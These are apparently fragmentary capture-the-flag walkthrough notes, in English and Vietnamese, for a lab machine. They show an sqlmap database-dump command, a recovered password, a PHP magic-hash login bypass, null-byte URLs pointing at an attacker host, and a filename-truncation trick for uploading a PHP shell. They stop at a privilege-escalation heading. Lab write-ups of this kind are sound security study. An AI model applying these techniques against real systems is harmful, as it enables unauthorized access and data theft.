



sqlmap -r request\_chris.txt --level 5 --risk 3 --batch --dump --string "Wrong identification"




Chris:juggling

Password admin -> 0e… -> magic hash


Password admin : 0e…

Magic hash : <https://www.whitehatsec.com/blog/magic-hashes/>

Login to admin : 240610708




http://10.10.14.12:1111/a.php%00.jpg




<http://10.10.14.12:1111/a.php%27%03.jpg>

<http://10.10.14.12:1111/a.php%27%3bquac.jpg>

* Login to admin : admin/240610708



* Upload file




File linux max 255 characters. So, upload file will rename. The length new file is 236 chacracters.

* Upload file : 232 characters + .php + .png


.png -> bypass extension. Vì tên file sẽ đổi tên còn 236 kí tự nên đuôi .png lên server sẽ bị xóa và còn tên file là 232 characters + .php


Total : 240 characters.


File name : Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6A.php.png





<http://10.10.10.73/uploads/0604-0513_4e2f3d084ea4f28e/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaac.php>











Privilege escalation

www-data to moshe

